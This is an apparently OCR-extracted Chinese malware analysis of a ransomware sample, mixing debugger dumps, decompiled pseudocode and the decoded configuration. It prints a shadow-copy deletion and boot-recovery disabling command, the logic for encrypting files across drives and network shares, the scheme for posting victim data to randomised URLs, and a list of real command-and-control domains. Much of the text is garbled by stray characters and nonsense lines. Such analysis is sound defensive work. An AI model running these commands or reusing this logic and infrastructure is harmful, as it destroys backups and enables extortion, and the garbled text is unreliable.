.  391F           CMP DWORD PTR DS:[EDI],EBX
.  74 2D          JE SHORT c13455c1.00404751
```


vxeb734E:E 挺 般 矿 败翻⑨ 警

绝 面阻般 需 uqgbh{w

```
decode_str_sub_404D1A((int)&unk_41C040, 1223, 15, 28, (int)&v2);// decoded: "SOFTWARE\recfg"
v3 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 2361, 16, 14, (int)&v4);// decoded: "rnd_ext"
v5 = 0;
v0 = (char *)RegQueryValueExW_sub_4046E5(-2147483646, (int)&v2, (int)&v4, (int)&v6, &v7);
if ( v0 || (v0 = (char *)RegQueryValueExW_sub_4046E5(0x80000001, (int)&v2, (int)&v4, (int)&v6, &v7)) != 0 )
{
  if ( v6 == 1 )
  {
```


般 sf携 携 需

```
EAX 01B9E7A0 UNICODE "15pb-win7"
ECX 00000000
EDX 00000001
EBX 0041C040 c13455c1.0041C040
ESP 0012F578
EBP 0012F580
ESI 01B9E7A0 UNICODE "15pb-win7"
EDI 00000001
```



```
地址      HEX 数据        反汇编                                   寄存器 (FPU)
00404259  68 EC000000     PUSH 0xEC                                EAX 01B878E8 UNICODE "Windows 7 Professional"
0040425E  56              PUSH ESI                                 ECX 7716FA82 kernel32.7716FA82
0040425F  E8 B60A0000     CALL c13455c1.00404D1A                   EDX 773F64F4 ntdll.KiFastSystemCallRet
00404264  33C0            XOR EAX,EAX                              EBX 0041C040 c13455c1.0041C040
00404266  2145 FC         AND DWORD PTR SS:[EBP-0x4],EAX           ESP 0012F4C4
00404269  66:8945 F6      MOV WORD PTR SS:[EBP-0xA],AX             EBP 0012F580
0040426D  8D45 FC         LEA EAX,DWORD PTR SS:[EBP-0x4]           ESI 0041CC58 c13455c1.0041CC58
00404270  50              PUSH EAX                                 EDI 00000001
00404271  8D45 F8         LEA EAX,DWORD PTR SS:[EBP-0x8]           EIP 00404287 c13455c1.00404287
00404274  50              PUSH EAX                                 C 0  ES 0023 32位 0(FFFFFFFF)
00404275  8D45 E0         LEA EAX,DWORD PTR SS:[EBP-0x20]          P 1  CS 001B 32位 0(FFFFFFFF)
00404278  50              PUSH EAX                                 A 0  SS 0023 32位 0(FFFFFFFF)
00404279  8D45 84         LEA EAX,DWORD PTR SS:[EBP-0x7C]          Z 1  DS 0023 32位 0(FFFFFFFF)
0040427C  50              PUSH EAX                                 S 0  FS 003B 32位 7FFDF000(FFF)
0040427D  68 02000080     PUSH 0x80000002                          T 0  GS 0000 NULL
00404282  E8 5E040000     CALL c13455c1.004046E5                   D 0
00404287  83C4 3C         ADD ESP,0x3C                             O 0  LastErr ERROR_ENVVAR_NOT_FOUND (000000CB)
0040428A  5E              POP ESI                                  EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
0040428B  85C0            TEST EAX,EAX                             ST0 empty 0.0
0040428D  74 0D           JE SHORT c13455c1.0040429C               ST1 empty 0.0
0040428F  837D F8 01      CMP DWORD PTR SS:[EBP-0x8],0x1
00404293  74 09           JE SHORT c13455c1.0040429E
```



```
decode_str_sub_404D1A((int)&unk_41CC58, 1416, 8, 100, (int)&v3);// decoded: "SYSTEM\CurrentControlSet\services\Tcpip\Parameters"
v4 = 0;
decode_str_sub_404D1A((int)&unk_41CC58, 1211, 11, 12, (int)&v7);// decoded: "Domain"   可以理解为域名
v8 = 0;
v10 = 0;
v0 = RegQueryValueExW_sub_4046E5(0x80000002, (int)&v3, (int)&v7, (int)&v9, &v10);
v1 = v0;
if ( !v0 )
  return 0;
if ( v9 != 1 )
{
  call_RtlFreeHeap_sub_403B82(v0);
  return 0;
}
if ( !*v0 )
{
  decode_str_sub_404D1A((int)&unk_41CC58, 1913, 12, 18, (int)&v5);// decoded: "WORKGROUP"
  v6 = 0;
  call_RtlFreeHeap_sub_403B82(v1);
  v1 = (void *)alloc_copy_str_sub_4050CE((__int16 *)&v5);
}
```


般　　矿　规　(Y)罪

```
decode_str_sub_404D1A((int)&unk_41CC58, 2041, 7, 54, (int)&v1);// decoded: "Control Panel\International"
v2 = 0;
decode_str_sub_404D1A((int)&unk_41CC58, 804, 7, 20, (int)&v3);// decoded: "LocaleName"
v6 = 0;
v4 = 0;
result = RegQueryValueExW_sub_4046E5(0x80000001, (int)&v1, (int)&v3, (int)&v5, &v6);
if ( result )
{
  if ( v5 == 1 )
    return result;
  call_RtlFreeHeap_sub_403B82(result);
}
```



```
v1 = GetKeyboardLayoutList(0, 0);
v2 = v1;
if ( !v1 )
  return 0;
v3 = HeapCreate_Alloc_sub_403B35(4 * v1);
v4 = (void *)v3;
if ( !v3 )
  return 0;
if ( !GetKeyboardLayoutList(v2, v3) || v2 <= 0 )
{
```



vxeb7353:l 挺 职Ⓡ 7 罗 nh| 迎

练 矿 Ful swEldqdu| Wr Vwulqj Z 挺 署矿

绝 释 需 vwdwh 矿规 败翻⓴ 罪 ~nh| Ø

```
004018FA   8D45 F0          LEA EAX,DWORD PTR SS:[EBP-0x10]
004018FD   50               PUSH EAX
004018FE   E8 CB370000      CALL c13455c1.004050CE
00401903   59               POP ECX
00401904   A3 60D74100      MOV DWORD PTR DS:[0x41D760],EAX
00401909   E8 88270000      CALL c13455c1.00404096
0040190E   A3 64D74100      MOV DWORD PTR DS:[0x41D764],EAX
00401913   85C0             TEST EAX,EAX
00401915   75 0F            JNZ SHORT c13455c1.00401926
00401917   8D45 F0          LEA EAX,DWORD PTR SS:[EBP-0x10]
0040191A   50               PUSH EAX
0040191B   E8 AE370000      CALL c13455c1.004050CE
00401920   59               POP ECX

EAX 01B950B0 UNICODE "zh-CN"
ECX 7716FA82 kernel32.7716FA82
EDX 773F64F4 ntdll.KiFastSystemCallRet
EBX 0041C040 c13455c1.0041C040
ESP 0012F588
EBP 0012F6DC
ESI 00000001
EDI 00000001
EIP 0040190E c13455c1.0040190E
C 0  ES 0023 32位 0(FFFFFFFF)
P 1  CS 001B 32位 0(FFFFFFFF)
```

```
result = set_regkey_stat_sub_401CAB(&v15);    // 注册表生成stat键，键值是之前获取或生成的信息汇总
v1 = result;
if ( result )
{
  v2 = CryptBinaryToStringW_sub_404C77((int)result, v15, 1);// 根据注册表state信息转换的base64字符串
  call_RtlFreeHeap_sub_403B82(v1);
  if ( v2 )
  {
    decode_str_sub_404D1A((int)&unk_41C040, 2285, 16, 10, (int)&v13);// decoded: "{UID}"
    v14 = 0;
    decode_str_sub_404D1A((int)&unk_41C040, 129, 11, 10, (int)&v11);// decoded: "{KEY}"
    v12 = 0;
    decode_str_sub_404D1A((int)&unk_41C040, 402, 8, 10, (int)&v9);// decoded: "{EXT}"
    v6 = v2;
    v10 = 0;
    v3 = (int)&v13;
    v4 = UID_pointer_dword_41D750;
    v5 = &v11;
    v7 = &v9;
    v8 = rnd_ext_pointer_dword_41D748 + 2;
    readme_poiter_dword_41D73C = padding_args_sub_404E26(readme_poiter_dword_41D73C, (int)&v3, 3);// 参数1是.json勒索文本，该函数作用是把 {UID}、{KEY}、{EXT}组合到勒索文本中
    dword_41D7B4 = get_len_sub_40511C((__int16 *)readme_poiter_dword_41D73C);// 获取勒索文本总长度
    call_RtlFreeHeap_sub_403B82(v2);
    result = (void *)1;
  }
```



迎　　练　　齐

```
dword_41D7D8 = sub_401365(&v9) == 0;          // 只是获取程序本身路径？
sub_401FDA();
if ( !pk_pointer_dword_41D74C                 // 这里就是检查上面生成的信息了
  || !UID_pointer_dword_41D750
  || !sk_key_pointer_dword_41D754
  || !rnd_ext_pointer_dword_41D748
  || !username_pointer_dword_41D758
  || !computername_pointer_dword_41D75C
  || !local_domain_pointer_dword_41D760
  || !localename_pointer_dword_41D764
  || !about_KeyboardLayoutList_dword_41D768
  || !productname_pointer_dword_41D76C
  || !about_DiskFreeSpace_dword_41D770
  || !readme_poiter_dword_41D73C
  || !readme_name_pointer_dword_41D740
  || !P )
```


地址 HEX 数据 反汇编 注释
01161A61 75 02 JNZ SHORT c134_dum.01161A65
01161A63 33FF XOR EDI,EDI
跳转已实现
地址 数值 注释
0117D74C 008972F0 UNICODE "pzprC6xbhNFhM/+qJI6gCrd2pnCgyRdai+B89OUhWAw="
0117D750 00897358 UNICODE "19A0218BAA25CBA3"
0117D754 008977E8 UNICODE "TUWW2ZS7JdwyEn+J4OlAxKIWKfxwzFtFGCfmg7QT9d59Ciuntu"
0117D758 008AE7A0 UNICODE "15pb-win7"
0117D75C 008A49D8 UNICODE "WIN-0LRR8CGQ4H6"
0117D760 007F06E8 UNICODE "WORKGROUP"
0117D764 008A50B0 UNICODE "zh-CN"
0117D768 008A50C8 UNICODE "false"
0117D76C 008978E8 UNICODE "Windows 7 Professional"
0117D770 00897388 UNICODE "QwADAAAAAPDf/w4AAAAAwI8uCwAAAA=="
0117D774 008A4A00 UNICODE "a73a6b0b.lock"
0117D778 00A50000
0117D77C 00000035
0117D780 00B4E7D0
0117D784 006F0000
0117D788 00000035

f p g 观 (u) ⓓ 矿 ⓓ

```
decode_str_sub_404D1A((int)&unk_41CC58, 507, 15, 14, (int)&v3);// eax:L"cmd.exe"
v4 = 0;
decode_str_sub_404D1A((int)&unk_41CC58, 861, 9, 292, (int)&v1);// eax:L"/c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {{default}} recoveryenabled No & bcdedit /
v5 = 60;
v2 = 0;
v6 = 0;
v7 = GetForegroundWindow();
v9 = &v3;
v8 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
v15 = 0;
v16 = 0;
v17 = 0;
v18 = 0;
v19 = 0;
v10 = &v1;
do
  result = ShellExecuteExW(&v5);
```



```
0216F628  75CF51E6  CALL 到 CreateProcessW 来自 shell32.75CF51E0
0216F62C  0026B7DC  ModuleFileName = "C:\Windows\System32\cmd.exe"
0216F630  00250F88  CommandLine = ""C:\Windows\System32\cmd.exe" /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recoverye
0216F634  00000000  pProcessSecurity = NULL
0216F638  00000000  pThreadSecurity = NULL
0216F63C  00000000  InheritHandles = FALSE
0216F640  04080414  CreationFlags = CREATE_SUSPENDED|CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MODE|80000
0216F644  00000000  pEnvironment = NULL
0216F648  00268A68  CurrentDir = "C:\Users\15pb-win7\Desktop"
0216F64C  0216F690  pStartupInfo = 0216F690
0216F650  00269B28  pProcessInfo = 00269B28
```


补 D0] 矿翻 ⑨ 败遭驱

```
decode_str_sub_404D1A((int)&unk_41CC58, 718, 12, 14, (int)&v4);// decoded: "\\?\A:\"
v5 = 0;
call_join_str_sub_405073((int)v2, (__int16 *)&v4);
while ( (unsigned __int16)v2[4] <= 'Z' )
{
  if ( (unsigned int)(GetDriveTypeW(v2) - 2) <= 2 )
  {
    sub_4061AD(v2, a1);                    // 遍历文件，获取文件后缀、属性等
    v3 = (unsigned __int16)v2[4];
    if ( v3 >= 'a' && v3 <= 'z' )          // 小写转大写
      v2[4] = v3 & 0xFFDF;
  }
  ++v2[4];
  v2[7] = 0;
}
call_RtlFreeHeap_sub_403B82(v2);
result = (__int16 *)1;
```


⑨ 挺 耀 神

```
result = call_CreateThread_sub_406022(&v12, 0, 0, (int)read_write_rename_file_sub_402B85);// 关联一个已打开的文件实例和新建的或已存在的I/O完成端口
if ( result )
{
  v1 = 0;
  v5 = &v12;
  v2 = is_white_file_folder_sub_402650;       // C盘文件夹相关
  v3 = is_white_ext_sub_402E1F;               // 获取程序扩展名相关
  v4 = 0;
  v6 = 0;
  v7 = 0;
  v8 = 0;
  v9 = 0;
  v10 = create_write_readme_sub_402634;       // 这个函数在C盘下生成了勒索文本和.lock文件
  v11 = enc_sub_402DBC;                       // 文件属性及IO操作
  sub_4064F6((int)&v1);                       // 遍历所以文件，并在文件夹下生成勒索文本和.lock文件
  if ( dword_41D7D8 )
    get_net_resource_sub_40658E((int)&v1, 0); // 枚举网络资源
  if ( HIDWORD(qword_41D4C8) <= v9 )          // 跑到下半部分就加密了
  {
```


F 绑 ⑳ 1σ f n 警

```
v2 = get_len_sub_40511C(a1);                  // 求长度，是个路径的长度
v3 = HeapCreate_Alloc_sub_403B35(2 * (dword_41D7BC + v2) + 2);
v4 = (void *)v3;
if ( v3 )
{
  call_join_str_sub_405073(v3, a1);           // a1是个路径，v3是个传出参数
  call_call_join_str_sub_404FAF((int)v4, dword_41D774);// 参数1 路径
                                              // 参数2 .lock文件名
                                              // 作用是2个组合成一个路径，在C盘下生成.lock文件
  v5 = GetFileAttributesW(v4) != -1;          // 返回文件或目录属性
  call_RtlFreeHeap_sub_403B82(v4);
  if ( v5 )
    return 0;
}
if ( !a2 )
  return 1;
upper_char_to_lower_sub_404F81(a1);
upper_char_to_lower_sub_404F81(a2);
decode_str_sub_404D1A((int)&unk_41C040, 1500, 16, 26, (int)&v9);// decoded: "program files"
v10 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 232, 12, 38, (int)&v7);// decoded: "program files (x86)"
v8 = 0;
if ( !sub_405012(a2, &v9) || !sub_405012(a2, &v7) )
  return 1;
if ( !sub_405179(a1, &v9) )
  return sub_405382((int)&unk_41D778, a2) == 0;
decode_str_sub_404D1A((int)&unk_41C040, 2069, 8, 6, (int)&v11);// decoded: "sql"
```


警 矿 矿 ⑨

```
v1 = (__int16 *)PathFindExtensionW(a1);
v2 = v1;
if ( *v1 != '.' || (unsigned int)get_len_sub_40511C(v1) <= 1 )
  result = 0;
else
  result = v2 + 1;
return result;
}
```

警罪　　警　　矿　迄结评⑨　规绑雅　矿

补　起

```
"wht": {
    "fld": ["system volume information", "boot",
    "msocache", "$recycle.bin", "appdata", "programdata",
     "$windows.~ws", "windows.old", "intel", "program
    files (x86)", "tor browser", "windows", "google",
    "program files", "mozilla", "$windows.~bt",
    "perflogs", "application data"],
    "fls": ["thumbs.db", "autorun.inf", "desktop.ini",
    "ntldr", "bootsect.bak", "ntuser.dat.log",
    "ntuser.dat", "bootfont.bin", "boot.ini",
    "ntuser.ini", "iconcache.db"],
    "ext": ["spl", "icns", "mpa", "dll", "com", "386",
    "themepack", "lock", "icl", "scr", "diagcfg", "cur",
    "adv", "drv", "nls", "msi", "shs", "cmd", "msstyles",
     "deskthemepack", "ico", "cpl", "rtp", "wpx", "msp",
    "bat", "ani", "hta", "sys", "ocx", "ics", "prf",
    "key", "theme", "idx", "nomedia", "msc", "exe", "bin"
    , "mod", "rom", "lnk", "hlp", "ldf", "diagcab", "msu"
    , "ps1", "diagpkg", "cab"]
},
```


阿　警矿　⑳　警

```
decode_str_sub_404D1A((int)&unk_41CC58, 718, 12, 14, (int)&v4);// decoded: "\\?\A:\"
v5 = 0;
call_join_str_sub_405073((int)v2, (__int16 *)&v4);
while ( (unsigned __int16)v2[4] <= 'Z' )
{
  if ( (unsigned int)(GetDriveTypeW(v2) - 2) <= 2 )
  {
    sub_4061AD(v2, a1);                    // 遍历文件，获取文件后缀、属性等
    v3 = (unsigned __int16)v2[4];
    if ( v3 >= 'a' && v3 <= 'z' )          // 小写转大写
      v2[4] = v3 & 0xFFDF;
  }
```


考

```
if ( WNetOpenEnumW(2, 1, 0, a2, &v11) )       // 枚举网络资源或存在的连接
  return 0;
v12 = -1;
v10 = 0x4000;
v3 = (int *)HeapCreate_Alloc_sub_403B35(0x4000);
if ( !v3 )
{
  WNetCloseEnum(v8, v11);
  return 0;
}
while ( 1 )
{
  v4 = WNetEnumResourceW(v11, &v12, v3, &v10);
  v9 = v4;
  if ( v4 )
    goto LABEL_14;
  v5 = 0;
  if ( v12 )
  {
    v6 = v3 + 5;
    do
    {
      if ( *(v6 - 4) == 1 )
        sub_406431(*v6, a1);
      if ( *(_BYTE *)(v6 - 2) & 2 )
        get_net_resource_sub_40658E(a1, (int)(v6 - 5));
      ++v5;
      v6 += 8;
    }
    while ( v5 < v12 );
```


(s) 般 矿⑨ ⑨ 警

```
405FEE  ?  53           PUSH EBX
405FEF  .  53           PUSH EBX
405FF0  ?  56           PUSH ESI
405FF1  .  FF75 0C      PUSH DWORD PTR SS:[EBP+0xC]          c13455c1.00402B85
405FF4  ?  53           PUSH EBX
405FF5  .  53           PUSH EBX
405FF6  ?  FF15 4CCB410 CALL DWORD PTR DS:[0x41CB4C]         kernel32.CreateThread
405FFC  ?  85C0         TEST EAX,EAX
405FFE  ?  74 1E        JE SHORT c13455c1.0040601E
406000  ?  FF46 08      INC DWORD PTR DS:[ESI+0x8]
406003  .  50           PUSH EAX
406004  ?  E8 C5DCFFFF  CALL c13455c1.00403CCE
406009  .  59           POP ECX
40600A  ?  47           INC EDI
40600B  .  E8 3BE5FFFF  CALL c13455c1.0040454B
406010  ?  03C0         ADD EAX,EAX
406012  ?  3BF8         CMP EDI,EAX
406014  ?  72 D8        JB SHORT c13455c1.00405FEE
406016  ?  33C0         XOR EAX,EAX
```

起　般　L2R　　迎规　vdovd53 ⑨

警　⑨

```
*(_DWORD *)(a1 + 4) == CreateIoCompletionPort(a2, *(_DWORD *)(a1 + 4), a3, 0);
```

```
while ( 1 )
{
  if ( CreateFileW_sub_4060FE(v5, (__int16 *)file_path, a3, SHIDWORD(a3), 0xC0000000, 0, 3) )// 写入加密后的数据
                                          // v5 传出参数
                                          // 参数2 路径
  {
    sub_4028A8((int)v5);                  // 里面有调用AES函数的操作
    return v5;
  }
  v7 = RtlGetLastWin32Error();
  v8 = v10--;
  if ( !v8 )
    break;
  if ( v7 == 5 )
  {
    v9 = GetFileAttributesW(file_path);
    if ( v9 == -1 || v9 & 1 && !SetFileAttributesW(file_path, 128) )
      break;
  }
}
call_RtlFreeHeap_sub_406097(a1, v5);
return 0;
```


起　挺　见　矿远

```
result = GetDC(0);
v1 = result;
v26 = result;
if ( result )
{
  v2 = CreateCompatibleDC(result);
  v29 = v2;
  if ( v2 )
  {
    v3 = GetDeviceCaps(v1, 8);
    v4 = v3;
    v27 = v3;
    v30 = 10;
    v5 = GetDeviceCaps(v1, 10);
    v32 = v5;
    v6 = CreateCompatibleBitmap(v1, v4, v5);
    v28 = v6;
    if ( v6 )
    {
      SelectObject(v2, v6);
      v7 = GetDeviceCaps(v1, 90);
      v8 = MulDiv(18, v7, 72);
      v25 = -v8;
      v9 = CreateFontW(-v8, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 4, 0, 0);
      v24 = v9;
      if ( v9 )
      {
        SelectObject(v2, v9);
        SetBkMode(v2, 1);
        SetTextColor(v2, 0xFFFFFF);
        v10 = GetStockObject(2);
```


vxeb737GGE 挺 般 z lqkwwsv 迎矿 ⓡ

齐

```
v5 = CriticalSection_sub_404626(0, 8u);
call_call_join_str_sub_404FAF(v3, (int)(&v50)[v5]);// 组合成https://sytzedevries.com/data/images
call_call_join_str_sub_404FAF(v3, (int)&unk_40C008);// 组合成https://sytzedevries.com/data/images/
v6 = 0;
if ( CriticalSection_sub_404626(0, 9u) != -1 )
{
  do
  {
    LOWORD(v60) = CriticalSection_sub_404626(0x61u, 0x7Au);
    HIWORD(v60) = CriticalSection_sub_404626(0x61u, 0x7Au);
    LOWORD(v61) = 0;
    call_call_join_str_sub_404FAF(v3, (int)&v60);// 组合成https://sytzedevries.com/data/images/vxgxrw
    ++v6;
  }
  while ( v6 < CriticalSection_sub_404626(0, 9u) + 1 );
}
call_call_join_str_sub_404FAF(v3, (int)&unk_40C00C);// 组合成https://sytzedevries.com/data/images/vxgxrw.
decode_str_sub_404D1A((int)&unk_41C040, 507, 9, 6, (int)&v46);// decoded: "jpg"
v47 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 908, 11, 6, (int)&v44);// decoded: "png"
v45 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 573, 8, 6, (int)&v42);// gif
v43 = 0;
v59 = &v46;
v60 = &v44;
v61 = &v42;
v7 = CriticalSection_sub_404626(0, 2u);
result = call_call_join_str_sub_404FAF(v3, (int)(&v59)[v7]);

eturn result;                                   // "https://sytzedevries.com/data/images/vxgxr
                                                // 后面的二级域名是随机的
```


调 裁 色 评 绑 4神

```
v9 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 1276, 11, 12, (int)&v26);// decoded: "static"
v27 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 1050, 10, 14, (int)&v20);// decoded: "content"
v21 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 481, 5, 14, (int)&v18);// decoded: "include"
v19 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 742, 11, 14, (int)&v16);// decoded: "uploads"
v17 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 290, 13, 8, (int)&v40);// decoded: "news"
v41 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 786, 13, 8, (int)&v38);// decoded: "data"
v39 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 706, 9, 10, (int)&v30);// decoded: "admin"
v31 = 0;
```

```
decode_str_sub_404D1A((int)&unk_41C040, 1187, 12, 12, (int)&v24);// decoded: "images"
v25 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 376, 4, 16, (int)&v10);// decoded: "pictures"
v11 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 2323, 8, 10, (int)&v28);// decoded: "image"
v29 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 970, 15, 8, (int)&v36);// decoded: "temp"
v37 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 687, 5, 6, (int)&v48);// decoded: "tmp"
v49 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 624, 11, 14, (int)&v14);// decoded: "graphic"
v15 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 2028, 12, 12, (int)&v22);// decoded: "assets"
v23 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 1548, 15, 8, (int)&v34);// decoded: "pics"
v35 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 843, 6, 8, (int)&v32);// decoded: "
v33 = 0;
```


ⓡ vwdwh

```
decode_str_sub_404D1A((int)&unk_41CC58, 1654, 13, 114, (int)&v18);// decoded: "Content-Type: application/octet-stream\r\nConnection: close"
v19 = 0;
do
{
  if ( WinHttpSendRequest(v10, &v18, -1, a2, a3, a3, 0) )// 使用POST方法向服务器发送数据请求
    break;
  if ( RtlGetLastWin32Error() == 12175 )
  {
    v39 = 0x13300;
    if ( WinHttpSetOption(v10, 31, &v39, 4) )
      v11 = 1;
  }
}
while ( v11 );
*a5 = 0;
v12 = WinHttpReceiveResponse(v10, 0);       // 发送请求成功则准备接受服务器的response
v13 = v38;
if ( v12 )
{
  v39 = 0;
  v38 = 4;
  v14 = WinHttpQueryHeaders(v10, 0x20000013, 0, &v39, &v38, 0);// 获取服务器返回数据的header信息
  v15 = v14 != 0 ? v39 : 0;
  *a5 = v15;
  if ( v15 == 200 )
    v5 = sub_406653(0, v10, (_DWORD *)a4);  // 读取服务器返回数据的函数
}
```



警罪 gp q 矿。 般练 矿


评 齐 绝练练

```
"dmn":
"sytzedevries.com;druktemakersheerenveen.nl;energosbit-rp.
ru;business-basic.de;acibademmobil.com.tr;leansupremegarci
nia.net;worldproskitour.com;shortsalemap.com;pansionatblag
o.ru;humanviruses.org;ya-elka.ru;block-optic.com;silkeight
.com;carmel-york.com;unexplored.gr;hotjapaneselesbian.com;
forextimes.ru;avisioninthedesert.com;agenceassemble.fr;key
boardjournal.com;omnicademy.com;nginx.com;bodet150ans.com;
hostaletdelsindians.es;blueridgeheritage.com;richardiv.com
